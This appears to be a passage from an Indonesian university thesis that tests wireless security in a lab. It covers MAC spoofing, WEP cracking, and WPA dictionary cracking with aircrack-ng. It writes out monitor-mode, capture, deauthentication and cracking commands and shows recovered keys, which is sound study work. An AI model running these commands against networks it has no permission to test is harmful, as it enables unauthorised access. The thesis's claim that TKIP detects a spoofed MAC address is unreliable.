WPA dan WPA2 menggunakan protokol enkripsi, yaitu *Temporary Key Integrity Protocol* (TKIP). TKIP mengkombinasikan kunci enkripsi *user* dengan MAC *address* masing-masing *device*. MAC *address* digunakan sebagai masukan dalam fase pertama *key mixing* untuk memastikan kunci yang dihasilkan unik apabila *user* menggunakan kunci *session* yang sama. MAC *address filtering* yang ditambah dengan WPA dan WPA2 membuat jaringan lebih aman, penyusup yang mencoba

melakukan MAC *address spoofing* sulit untuk menyusup ke dalam jaringan sebab WPA dan WPA2 mendeteksi MAC *address* perangkat yang asli melalui *passphrase* yang menggunakan TKIP, sehingga perangkat tersebut yang tidak terdaftar dalam *list MAC address filtering* tidak akan bisa masuk ke dalam jaringan. Dari percobaan ini maka WPA dan WPA2 Personal bisa menjadi kombinasi pengamanan dengan MAC *address filtering* (*double protection*) untuk pengamanan dalam jaringan *wireless*.

Pengujian yang ketiga adalah jika dua buah perangkat melakukan koneksi secara berurutan, yaitu perangkat *user* melakukan koneksi kemudian perangkat penyerang dengan MAC *address* palsu melakukan koneksi. Perangkat *user* menggunakan operating sistem Windows 7. Dari tiga kali pengujian, maka didapatkan hasil :

Tabel 4.2 Hasil pengujian dengan dua buah Operating Sistem berbeda

Pengaturan enkripsi	Hasil		Keterangan
	User	Penyerang	
Tanpa enkripsi	Berhasil terkoneksi	Berhasil terkoneksi	Jaringan menjadi konflik dan down karena user dan penyerang memiliki IP address yang sama
WEP	Tidak Berhasil terkoneksi	Berhasil terkoneksi	User tidak terkoneksi karena tidak cocok dengan keamanan pada operating sistemnya
WPA	Tidak Berhasil terkoneksi	Tidak Berhasil terkoneksi	User tidak terkoneksi karena tidak cocok dengan keamanan pada operating sistem dan penyerang tidak terkoneksi karena sistem TKIP menyimpan MAC address penyerang yang asli
WPA2	Berhasil terkoneksi	Tidak Berhasil terkoneksi	penyerang tidak terkoneksi karena sistem TKIP menyimpan MAC address penyerang yang asli

Dari hasil percobaan yang pertama pada tabel di atas menunjukkan bahwa jika dua buah perangkat dengan MAC *address* yang sama tanpa menggunakan enkripsi, keduanya dapat masuk ke dalam jaringan yang sama. Tetapi hal ini menimbulkan konflik, karena DHCP server memberikan IP *address* yang sama kepada kedua perangkat :

```

No.   Time           Source           Destination      Protocol  Info
49  10.359412      192.168.1.100    224.0.0.251     MDNS
Standard query ANY Rony-PC.local, "QU" question ANY Rony-PC.local,
"QU" question

Frame 49: 146 bytes on wire (1168 bits), 146 bytes captured (1168
bits)
Ethernet II, Src: IntelCor_2f:d4:f5 (00:1b:77:2f:d4:f5), Dst:
IPv4mcast_00:00:fb (01:00:5e:00:00:fb)
Internet Protocol, Src: 192.168.1.100 (192.168.1.100), Dst:
224.0.0.251 (224.0.0.251)
User Datagram Protocol, Src Port: mdns (5353), Dst Port: mdns (5353)
Domain Name System (query)

165  63.607905      192.168.1.100    224.0.0.251     MDNS
Standard query response PTR _workstation._tcp.local PTR tambunan-
laptop [78:e4:00:ad:c5:0a]._workstation._tcp.local

Frame 165: 164 bytes on wire (1312 bits), 164 bytes captured (1312
bits)
Ethernet II, Src: IntelCor_2f:d4:f5 (00:1b:77:2f:d4:f5), Dst:
IPv4mcast_00:00:fb (01:00:5e:00:00:fb)
Internet Protocol, Src: 192.168.1.100 (192.168.1.100), Dst:
224.0.0.251 (224.0.0.251)
User Datagram Protocol, Src Port: mdns (5353), Dst Port: mdns (5353)

```


Server DHCP akan mengelola setiap klien yang terhubung dengan menyediakan IP *address* serta rincian konfigurasi lainnya. Server DHCP menyimpan database IP *address* yang telah digunakan klien, sehingga ketika klien tersebut mencoba untuk melakukan koneksi kembali maka server DHCP akan mencoba untuk memberikan IP *address* yang sama dengan yang perangkat tersebut gunakan terakhir kali. Karena alokasi otomatis ini, maka kedua perangkat di atas diberikan IP *address* yang sama, karena dianggap bahwa perangkat pertama sudah mengakhiri koneksi dan mencoba untuk melakukan koneksi lagi, sehingga server DHCP akan memberikan IP *address* yang sama kepada perangkat penyerang. Hal ini menyebabkan ketika kedua perangkat ingin mengakses internet maka akan menjadi sangat lambat sekali, dan jaringan menjadi *down*, semua user tidak bisa mengakses internet. Fenomena yang terjadi di wireshark adalah perangkat yang akan mengakses

akan mengirimkan paket *broadcast* ARP ke seluruh jaringan. Jaringan menjadi *down*, dan tidak ada *user* yang bisa mengakses ke jaringan tersebut.

Pada percobaan yang kedua, perangkat penyerang dapat memasuki jaringan yang diberikan enkripsi WEP, sedangkan pada pihak *user* tidak dapat masuk ke jaringan karena pengaturan keamanannya tidak cocok di perangkat *user*, *user* hanya bisa menggunakan enkripsi WPA2, sedangkan otentikasi yang digunakan adalah WEP. Hal ini juga menjadi suatu perhatian bahwa pengaturan keamanan pada *access point* juga harus diperhatikan, karena tidak semua perangkat mempunyai kecocokan dalam pengaturan keamanan. Pada percobaan yang ketiga dan keempat, penyerang tidak bisa menembus ke jaringan oleh karena otentikasi yang diatur adalah WPA dan WPA2. Seperti pada percobaan sebelumnya, ketika *MAC address filtering* dipadukan dengan WPA atau WPA2 yang menggunakan TKIP, dimana *passphrase* yang digunakan dikombinasikan dengan *MAC address* perangkat, TKIP membaca bahwa *MAC address* yang digunakan adalah palsu dan tidak cocok dengan database *MAC address filtering*. Sedangkan dari pihak *user*, perangkatnya baru bisa masuk ke dalam jaringan ketika otentikasi keamanan yang digunakan adalah WPA2.

4.1.2 Cracking WEP


Pada tahap kedua, penyerangan yang dilakukan adalah *Cracking* WEP. *Cracking* WEP adalah memecahkan kunci enkripsi WEP yang digunakan untuk mengamankan jaringan *wireless*. Pada skenario ini, pengaturan keamanan pada *access point* diatur menggunakan enkripsi WEP. Beberapa pengujian akan dilakukan dengan mengganti *password* WEP sebanyak empat kali, yaitu huruf saja, angka saja dan dua buah *password* dengan kombinasi huruf dan angka. Gambar 4.4 menunjukkan pengaturan keamanan dengan enkripsi WEP, dan *transmit key* yang digunakan adalah *key 1* yang telah di *generate*.



Gambar 4.4 Pengaturan enkripsi WEP pada *access point*

Dalam skenario ini, penyerang menggunakan perangkat dengan operating sistem Ubuntu Desktop 10.04. Software yang digunakan dalam skenario ini adalah aircrack-ng dan WepCrack yang telah diinstal pada Ubuntu Desktop. Setelah WepCrack diinstal, melalui command line masuk ke *directory* WepCrack, kemudian software dijalankan dengan mengetikkan perintah : `./WepCrack`. *Software* ini akan mengamati dan menangkap jaringan *wireless* yang ada di sekitarnya. Dalam skenario ini, jaringan *wireless* yang akan diserang adalah *wireless* dengan SSID dd-wrt. Cara kerja *software* ini adalah dengan menginjeksi paket ke dalam jaringan *wireless* untuk mendapatkan kunci enkripsi yang digunakan oleh jaringan *wireless* ini. Gambar 4.5 adalah tampilan pada saat WepCrack menginjeksi paket ke jaringan *wireless* dd-wrt. Pada sisi kanan bawah adalah jumlah paket yang sudah diinjeksi ke dalam jaringan dan pada sisi kiri bawah menunjukkan urutan proses yang sedang dijalankan, sehingga ketika kunci enkripsi sudah didapat terdapat notifikasi di sisi kiri bawah. Pada *tab monitor*, informasi yang bisa didapatkan adalah SSID atau nama jaringan *wireless*, *channel* yang digunakan, BSSID yang adalah MAC *address* dari perangkat *access point*, *Quality* atau kualitas dari sinyal yang dipancarkan, *Beacons* yang adalah pancaran data berupa *text* atau *morse* secara periodic yang menandakan bahwa stasiun paket tersebut sedang aktif atau bisa dihubungi, *Stations* merupakan

banyaknya klien yang terkoneksi ke jaringan wireless, Data merupakan paket yang diinjeksi ke dalam jaringan dan Data/s yaitu jumlah data yang dikirim per detik.




Gambar 4.5 Tampilan monitor pada WepCrack

Untuk mendapatkan informasi mengenai otentikasi yang digunakan oleh *access point*, maka paket diinjeksi ke dalam jaringan oleh *software* tersebut. Informasi otentikasi yang didapatkan adalah *MAC address access point*, *SSID* dan enkripsi yang digunakan.

Ketika informasi mengenai jaringan *wireless* telah didapatkan, maka WepCrack bisa mulai menyerang jaringan tersebut dengan menginjeksi paket dengan mengirimkan paket *broadcast ARP*. Injeksi paket ini dikirimkan ke seluruh mesin pada jaringan *wireless* dan semua mesin akan menerima paket tersebut, kemudian *ARPreplay* akan diterima oleh perangkat penyerang dan informasi baru mengenai perangkat yang diserang akan diperoleh.


Setelah melakukan *attack* dan mendapatkan informasi yang cukup maka password mulai di *crack*. Gambar 4.6 di bagian kiri bawah menunjukkan kunci enkripsi yang digunakan oleh *access point*. Kunci enkripsi yang didapatkan sama dengan kunci enkripsi yang telah diatur pada *access point* (lihat Gambar 4.4). Kelemahan WEP adalah kunci enkripsi dan kunci dekripsi yang digunakan sama, sehingga ketika mencoba untuk mengakses dengan kunci yang didapatkan pada gambar 4.6, *device* bisa terkoneksi jaringan.

Universitas Indonesia




Gambar 4.6 Tampilan *Crack* pada WepCrack

Dari sisi admin, semua aktifitas dari jaringan *wireless* dipantau menggunakan wireshark. Pada penyerangan ini, semua paket yang diinjeksi oleh penyerang direkam oleh wireshark. Gambar 4.7 menunjukkan paket yang di *capture* oleh wireshark ketika penyerang mengirimkan paket *broadcast* ARP dan LLC ke semua perangkat yang ada di dalam jaringan *wireless*. Hal ini dilakukan oleh *software* agar bisa mendapatkan informasi sebanyak-banyaknya mengenai data enkripsi yang digunakan. Ketika tidak ada *user* yang menggunakan jaringan, maka membutuhkan waktu yang sangat lama untuk mendapatkan informasi mengenai jaringan enkripsi. Ketika ada *user* yang sedang mengakses jaringan, maka informasi yang didapat melalui paket-paket yang dikirimkan oleh *device* sangat banyak sehingga para *cracker* tidak membutuhkan waktu lama untuk mendapatkan kunci enkripsi tersebut.



Gambar 4.7 Hasil *capture* injeksi paket

Jika dilihat dari grafik statistiknya (Gambar 4.8), dapat dilihat besarnya seluruh paket broadcast ARP dan LLC yang diinjeksi adalah sekitar 50 % dan ini adalah grafik yang tidak wajar dalam suatu jaringan yang normal, dengan jumlah paket yang diinjeksi ± 134537 paket ARP dan ± 143372 paket LLC. Persentase paket byte yang diinjeksi oleh software tersebut adalah $\pm 48\%$ paket byte ARP, $\pm 56\%$ paket byte LLC. Dari hasil pengujian yang didapatkan pada tabel 4.3, waktu yang dibutuhkan untuk melakukan *cracking* WEP rata-rata adalah 2-11 menit. Dalam waktu 2-11 menit, paket yang diinjeksi sebanyak 130000-150000 paket ARP dan LLC, dengan banyaknya paket ARP replay membuat para *cracker* semakin cepat mendapatkan password WEP yang digunakan. Dengan adanya suatu sistem *monitoring*, semua perangkat yang terhubung dengan jaringan maupun perangkat yang mencoba membobol untuk masuk ke dalam jaringan bisa diperhatikan dan *administrator network* bisa melakukan *blocking* terhadap perangkat penyusup atau penyerang.



Gambar 4.8 Protocol Hierarchy Statistic


Pengujian dilakukan sebanyak tiga sampai lima kali dengan penggantian *password* sebanyak empat kali. Dari pengujian yang dilakukan, didapatkan hasil sebagai berikut :

Tabel 4.3 Hasil pengujian *cracking* WEP

Passphrase	Panjang Passphrase	Waktu	Hasil
karimata	8	00:02:23	berhasil terkoneksi
21122011	8	00:01:53	berhasil terkoneksi
skripsi2011	11	00:02:30	berhasil terkoneksi
21desember2011	14	00:01:51	berhasil terkoneksi
ekstensi2009	12	00:11:15	berhasil terkoneksi
18januari	9	00:13:50	berhasil terkoneksi
cdevfr\$#@!	10	00:07:34	berhasil terkoneksi

dursaw13440	11	00:07:50	berhasil terkoneksi
humzsweethumz	13	00:07:00	berhasil terkoneksi
karimatae16	11	00:07:05	berhasil terkoneksi

Dari sepuluh kali pengujian dengan *password* yang berbeda, waktu yang dibutuhkan untuk mendapatkan kunci enkripsi WEP adalah 2-11 menit. Waktu yang dibutuhkan oleh para *cracker* untuk mendapatkan kunci enkripsi jaringan tergantung kepada informasi yang didapat dari paket-paket yang diinjeksi tersebut. Sehingga, kadang *password* bisa didapatkan dengan cepat, tapi kadang *password* agak lama didapatkan. *Password* yang dikombinasikan dengan huruf dan angka maupun simbol tidak menyulitkan para *cracker* untuk mengambil data enkripsi WEP ini. Dari pengujian ini dapat disimpulkan bahwa enkripsi dengan menggunakan WEP adalah sangat rawan, karena *cracker* dapat dengan mudah mendapatkan kunci enkripsi yang digunakan, didukung dengan *software* atau *tool* yang ada.



Gambar 4.9 Grafik Hasil Cracking WEP

Dari grafik di atas, dapat dilihat bahwa ketika meng-*crack password* dengan panjang 14 karakter, waktu yang dibutuhkan adalah 00:01:51, sedangkan pada

password dengan panjang 9 karakter waktu yang dibutuhkan adalah 00:13:50. Hal ini dapat disimpulkan bahwa keamanan pada WEP tidak bergantung pada panjang atau pendeknya *passphrase* yang digunakan, tetapi bergantung kepada paket data informasi (LLC & ARP) yang diterima oleh *tool cracker*. Ketika *traffic* jaringan padat, maka *cracker* akan dengan sangat mudah mendapatkan paket yang berisi informasi mengenai enkripsi *key*, tetapi ketika tidak ada satu klien pun yang terkoneksi ke jaringan, maka jaringan menjadi aman karena *cracker* tidak akan mendapatkan data untuk melakukan *cracking*.

4.1.3 Cracking WPA

Skenario yang ketiga adalah *Cracking WPA*, yaitu melakukan penyerangan untuk memecahkan kunci enkripsi WPA yang digunakan untuk mengamankan jaringan *wireless*. Pengujian dilakukan dengan mengganti *passphrase* WPA sebanyak tiga kali, yaitu kombinasi huruf (besar dan kecil), kombinasi huruf dan angka, kombinasi huruf, angka dan simbol.

Dalam skenario ini, penyerang menggunakan perangkat dengan operating sistem Backtrack 5 berbasis Gnome. *Tool* yang akan digunakan adalah *airmon-ng*, *airodump-ng*, *aireplay-ng* dan *aircrack-ng*. Metode yang dapat digunakan dalam penyerangan ini adalah *dictionary attack* dan *brute force attack*. *Dictionary attack* adalah serangan dengan mencoba semua kombinasi *password* yang berasal dari suatu *dictionary* yang berisikan daftar kemungkinan *password* yang biasanya sering digunakan. *Brute force attack* adalah serangan dengan mencoba semua kombinasi *password* yang mungkin.

Pengujian untuk *cracking WPA* menggunakan metode *dictionary attack*. Kamus yang digunakan dalam penyerangan ini adalah kamus inggris dimana kombinasi kata yang digunakan adalah huruf (besar dan kecil), angka dan simbol. *Passphrase* yang digunakan oleh *access point* adalah "aChIEVed". *Access point* yang menjadi tujuan penyerangan adalah dd-wrt. Ada beberapa tahap yang harus dilakukan untuk *cracking WPA*. Tahap pertama yang dilakukan adalah menangkap *traffic wireless* tanpa melakukan koneksi. *Wireless card* yang digunakan dalam perangkat penyerang diatur dalam keadaan *monitor*. *Airmon-ng* digunakan untuk mengatur *wireless card* sehingga dalam keadaan *monitor*, perintah yang dijalankan adalah :

```
# airmon-ng start wlan0
```

Tahap kedua, memonitor semua *channel*, melakukan *listing access point* yang tersedia dan klien yang terhubung ke *access point*. Tahap ini dilakukan dengan menjalankan airodump-ng dengan mengetikkan perintah :

```
# airodump-ng mon0
```

Tahap ketiga adalah menangkap data dan disimpan dalam file, dan data yang ditangkap dikhususkan dalam satu *channel* yang digunakan oleh *access point* dd-wrt, yaitu *channel* 6. Perintahnya adalah sebagai berikut :

```
# airodump-ng -c 6 -w wpa --bssid C0:C1:C0:3B:D8:36 mon0
```

Setelah itu, tahap keempat adalah *increase traffic*, yaitu dengan menginjeksi paket pada jaringan *wireless*. Hal ini diperlukan untuk mengurangi waktu yang digunakan untuk melakukan *cracking*. *Tool* yang digunakan untuk menginjeksi paket ini adalah aireplay-ng. Aireplay-ng *command* harus dijalankan dalam terminal yang berbeda ketika tahap ketiga sedang dijalankan.

```
# aireplay-ng -0 5 -a C0:C1:C0:3B:D8:36 mon0
```

Tahap terakhir adalah *cracking* WPA, *tool* yang digunakan adalah aircrack-ng menggunakan *dictionary* dalam format .txt. Ada dua cara yang bisa digunakan, yaitu menunggu sampai klien terkoneksi dan *4-way handshake complete* atau *deauthenticate* klien yang ada dan memaksa untuk terhubung kembali. Dalam penyerangan ini yang dilakukan adalah menunggu sampai klien terkoneksi dan melakukan *handshake*. Untuk melakukan *cracking* WPA, harus berhasil menangkap file yang berisi *handshake* data. Hal ini dilakukan di tahap ketiga dan keempat.

```
# aircrack-ng -w '/root/wpalist.txt' '/root/wpa-01.cap'
```

Gambar 4.10 menunjukkan hasil pengujian yang didapatkan melalui penyerangan pertama dengan metode *dictionary attack*. Waktu yang dibutuhkan untuk melakukan *cracking* WPA dengan passphrase “aChIEVed” adalah 26 detik. Dan jumlah kunci yang dicoba selama 26 detik adalah 41320 key atau 1603,73 key/second.

```

root@bt: ~
File Edit View Terminal Help

Aircrack-ng 1.1 r1899

[00:00:26] 41320 keys tested (1603,73 k/s)

KEY FOUND! [ aChIEVed ]

Master Key      : 21 96 DF AB C0 09 99 E0 5E 8D 79 1E 30 4B D4 03
                  43 65 3F 38 36 4E 6B AF B4 21 5D 94 60 21 43 F2

Transient Key   : 6D AB 9A 43 7B 58 24 B8 3C 44 FC A3 B5 20 28 79
                  D8 33 73 F8 31 C9 85 7B 0F C1 3B CA 2B 3F 94 AD
                  D6 1C 5F 5D BC CE 62 CC E0 3F 23 41 50 AF F9 01
                  67 D1 9C D1 E8 D5 68 8C FD 31 C3 90 30 BA 5E 99

EAPOL HMAC     : D5 B3 F1 F6 4F D5 2D 27 FF 81 CE 26 6A 81 97 28

root@bt:~#

```

Gambar 4.10 Cracking WPA

Dari tiga kali pengujian yang dilakukan dengan mengganti *password* WPA sebanyak tiga kali, maka didapatkan hasil seperti tabel di bawah ini :

Tabel 4.4 Hasil Pengujian Cracking WPA

Passphrase	Kombinasi	Waktu	Total tested key	Kecepatan testing key (k/s)	Hasil
aChIEVed	huruf (besar & kecil)	00:00:26	41320	1603,73	berhasil terkoneksi
abeth12#	huruf, angka, simbol	00:26:17	2171672	1307.47	berhasil terkoneksi
r3g1n4v3	huruf dan angka	02:44:14	13604916	1390.77	berhasil terkoneksi

